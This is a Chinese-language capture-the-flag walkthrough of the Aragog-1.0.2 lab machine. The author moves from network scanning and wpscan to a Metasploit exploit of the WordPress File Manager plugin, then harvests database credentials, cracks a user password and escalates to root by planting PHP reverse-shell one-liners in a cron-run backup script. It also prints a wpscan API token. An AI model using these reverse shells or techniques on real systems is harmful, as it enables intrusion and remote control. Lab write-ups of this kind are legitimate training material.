靶机-Aragog-1.0.2
Aragog-1.0.2

arp-scan查找靶机IP

masscan端口扫描

nmap深度扫描
首页一张图片什么都没有
目录扫描

发现是wp网站

http://192.168.253.128/blog/wp-admin/ 访问不了,需要域名解析

修改hosts
成功访问
尝试网站信息爆破失败
wp是5.0.12版本,看看是否有漏洞
wpscan --api-token=SZohZS0S92EFURtUBoMmp9VK28LaNNRQMH2TFxzbIuc --url=http://192.168.253.128/blog -e p --plugins-detection aggressive
wpscan --url=http://192.168.253.128/blog -e p --plugins-detection aggressive
SZohZS0S92EFURtUBoMmp9VK28LaNNRQMH2TFxzbIuc
| [!] 3 vulnerabilities identified:
|
| [!] Title: File Manager < 6.5 - Backup File Directory Listing
| Fixed in: 6.5
| References:
| - https://wpscan.com/vulnerability/49533dc2-17cb-459c-af28-69a7b9b9512f
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-24312
| - https://zeroaptitude.com/zerodetail/wordpress-plugin-bug-hunting-part-1/
| - https://plugins.trac.wordpress.org/changeset/2326268/wp-file-manager
|
| [!] Title: File Manager 6.0-6.9 - Unauthenticated Arbitrary File Upload leading to RCE
| Fixed in: 6.9
| References:
| - https://wpscan.com/vulnerability/e528ae38-72f0-49ff-9878-922eff59ace9
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25213
| - https://blog.nintechnet.com/critical-zero-day-vulnerability-fixed-in-wordpress-file-manager-700000-installations/
| - https://www.wordfence.com/blog/2020/09/700000-wordpress-users-affected-by-zero-day-vulnerability-in-file-manager-plugin/
| - https://seravo.com/blog/0-day-vulnerability-in-wp-file-manager/
| - https://blog.sucuri.net/2020/09/critical-vulnerability-file-manager-affecting-700k-wordpress-websites.html
| - https://twitter.com/w4fz5uck5/status/1298402173554958338
|
| [!] Title: WP File Manager < 7.1 - Reflected Cross-Site Scripting (XSS)
| Fixed in: 7.1
| References:
| - https://wpscan.com/vulnerability/1cf3d256-cf4b-4d1f-9ed8-e2cc6392d8d8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24177
| - https://n4nj0.github.io/advisories/wordpress-plugin-wp-file-manager-i/
| - https://plugins.trac.wordpress.org/changeset/2476829/
|
| Version: 6.0 (100% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.253.128/blog/wp-content/plugins/wp-file-manager/readme.txt
| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
| - http://192.168.253.128/blog/wp-content/plugins/wp-file-manager/readme.txt
其中有很多都跟file manager有关,msf查找file manager的漏洞

use 1

在/home/hagrid98下txt有个文档

horcrux_{MTogUmlkRGxFJ3MgRGlBcnkgZEVzdHJvWWVkIEJ5IGhhUnJ5IGluIGNoYU1iRXIgb2YgU2VDcmV0cw==}
base64解密:1: RidDlE’s DiAry dEstroYed By haRry in chaMbEr of SeCrets
解密后说里德尔的日记被哈利在密室毁掉了
查看/etc/wordpress下php文件

define(‘DB_NAME’, ‘wordpress’);
define(‘DB_USER’, ‘root’);
define(‘DB_PASSWORD’, ‘mySecr3tPass’);
define(‘DB_HOST’, ‘localhost’);
define(‘DB_COLLATE’, ‘utf8_general_ci’);
define(‘WP_CONTENT_DIR’, ‘/usr/share/wordpress/wp-content’);
里面有数据库用户和密码
登录sql

登录数据库,首先得获取一个tty shell,不然看不到mysql的输出。
python -c ‘import pty; pty.spawn(“/bin/bash”)’
进入shell



hagrid98
P PPBYdTic1NGSb8hJbpVEMiJaAiNJDHtc.
password123

用户名:hagrid98,密码password123。
网站登录

ssh登录
root提权
使用sudo和suid查询后发现没有可利用的
然后查找备份文件,查看有没有.sh结尾的文件
find / -name ‘*.sh’

改文件应该是写入计划任务中
这里我们建立一个反弹shell的脚本并通过它这个计划任务来执行
在tmp文件下创建反弹shell的php脚本并命名为a.php,脚本代码如下
<?php $sock=fsockopen("192.168.80.141 ",6868);exec("/bin/sh -i <&3 >&3 2>&3"); ?>

/usr/bin/php是php的执行文件的目录,这样才能执行php文件
其实也可以直接在.backup.sh里面直接写一个反弹shell

php -r ‘$sock=fsockopen(“192.168.253.129”,6868);exec(“/bin/sh -i <&3 >&3 2>&3”);’
等一会可以


访问链接,稍等片刻获取